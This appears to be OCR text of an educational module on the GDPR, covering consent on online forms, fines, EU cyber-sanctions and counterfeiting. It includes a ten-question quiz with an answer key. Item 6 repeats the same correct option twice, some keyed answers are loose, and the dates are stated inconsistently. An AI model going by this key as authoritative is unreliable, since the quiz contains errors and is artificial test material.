
When creating a questionnaire on the Internet, the concept of "**privacy by design"** should be kept in mind. The concept of **"privacy by design"** consists of the controller implementing appropriate technical and organisational measures to ensure that privacy is taken into account from the design of the service or product.

Source : https://entreprendre.service-public.fr/vosdroits

How do you know if a form respects the right to information?

This checkbox must be set as a mandatory field. If the box is not checked, the form cannot be submitted. The mandatory checkbox is used to collect the user's expression of consent to the use of their personal data.

Figure 57. How do you know if a form respects the right to information?



Mini quiz

1. **What is the correct definition of personal data?**

   a) Personal data is any information relating to an identified or identifiable natural person.
   b) Personal data is information about the climate in your area.
   c) Personal data is information about your favourite shop.
   d) The personal data is information on the VAT rate applicable in your country.

2. **How do you know if a form respects the right to information?**

   a) All forms respect the right to information.
   b) You can't tell.
   c) There should be a checkbox asking me for permission to use the data provided.
   d) No one is obliged to respect the right to information.

3. **When does the GDPR come into force?**

   a) The GDPR only comes into force for e-commerce.
   b) The GDPR only applies to minors.
   c) The GDPR comes into force for anyone who registers on a site.
   d) The GDPR comes into force for people with hearing loss.

4. **In what year did the EU adopt the GDPR?**

   a) 2005
   b) 2021
   c) 2016
   d) 2000

5. **What is the maximum amount of administrative fines that can be imposed on an Internet giant?**

   a) 2% of global turnover
   b) 4% of global turnover
   c) 6% of global turnover
   d) 8% of global turnover

6. **What does the acronym GDPR stand for?**

   a) General Data Protection Regulation
   b) General Data Retention Regulation
   c) General Data Protection Regulation
   d) General Data Sharing Regulation

7. **Where does the GDPR apply?**

   a) Everywhere
   b) Outside the European Union
   c) Within the European Union
   d) Only in your country.

8. When will the GDPR come into force?

a) 28 January 2003
b) 15 September 2010
c) 25 May 2018
d) 14 March 2019

9. What is the purpose of the GDPR?

a) To counter piracy
b) To prevent the use of data
c) Standardizing regulations in the European Union
d) Make yourself anonymous on the web

10. What does data portability allow?

a) To retrieve it and transfer it to another service
b) Make it compatible with a mobile phone
c) Move it within a service
d) Lightening them to carry them at arm's length

1a, 2c, 3c, 4c, 5b, 6c, 7a, 8c, 9c, 10a

Sanctions

This framework allows the EU to impose targeted restrictive measures against persons or entities involved in cyber attacks that have a significant impact and pose an external threat to the EU or its Member States. Restrictive measures may also be imposed in response to cyber attacks against third States or international organisations where such measures are deemed necessary to achieve the objectives of the Common Foreign and Security Policy (CFSP). The Council decided in May 2022 to extend the framework of restrictive measures related to cyber attacks threatening the EU and its Member States for **another three years**, until 18 May 2025. With the GDPR, it is possible to impose an administrative fine of up to 4% of a multinational's global turnover. This is a far cry from the previous level of sanction, where the CNIL could only impose a fine of €150,000. For the internet giants, such a sanction, if imposed, would amount to tens, if not hundreds of millions of euros.

Example: Counterfeiting

Risks for the buyer of counterfeit goods. Buying counterfeit goods on the Internet, whether intentional or not, **exposes the buyer to a danger for the protection of his personal data and privacy, and is furthermore sanctioned**. The **counterfeiting** in France of works published in France or abroad is punishable by three years' imprisonment and a fine of 300,000 euros. The same **penalties** shall apply to the sale, export, import, transhipment or possession of infringing works for the aforementioned purposes.

Source:https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may-

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Conclusion

As the percentage of the population using the Internet increases, the risk of fraud increases. With the increase in the use of social media sites and

networks, people are making more personal information available to the online world, making it more difficult to protect personal data. Europe decided in 2018 to create the first regulation to deal with online infringements and thus help slow down their expansion: the GDPR.

References

1 Corporate website

Charter of Fundamental Rights of the EU

https://ec.europa.eu/info/aid-development-cooperation-fundamental-rights/your-rights-eu/eu-charter-fundamental-rights_fr

General Data Protection Regulation

https://eur-lex.europa.eu/eli/reg/2016/679/oj

European Data Protection Committee

https://edpb.europa.eu/edpb_en

To understand the terminology

https://www.techno-science.net

List of French sites to learn more about Internet scams

Legal area: The five most common Internet scams

https://domaine-legal.com/fiche-pratique/96/arnaques-sur-internet-les-5-plus-frequentes

RTBF: The 7 most common Internet scams and how to spot them

https://www.rtbf.be/article/les-7-arnaques-les-plus-courantes-sur-internet-apprendre-a-les-reperer-10696392

Norton: Online scams: the top 5 social media scams

https://fr.norton.com/internetsecurity-online-scams-top-5-social-media-scams.html

Kasperky: top-six online scams-how to avoid becoming a victim

https://www.kaspersky.fr/resource-center/threats/top-six-online-scams-how-to-avoid-becoming-a-victim

Capital: The 20 most common scams to watch out for

https://photo.capital.fr/les-20-arnaques-les-plus-courantes-dont-vous-devez-vous-mefier-48322#l-arnaque-a-l-irlandaise-9158e

Sanctions :

https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may-

GDPR: official text in all European languages

https://eur-lex.europa.eu/eli/reg/2016/679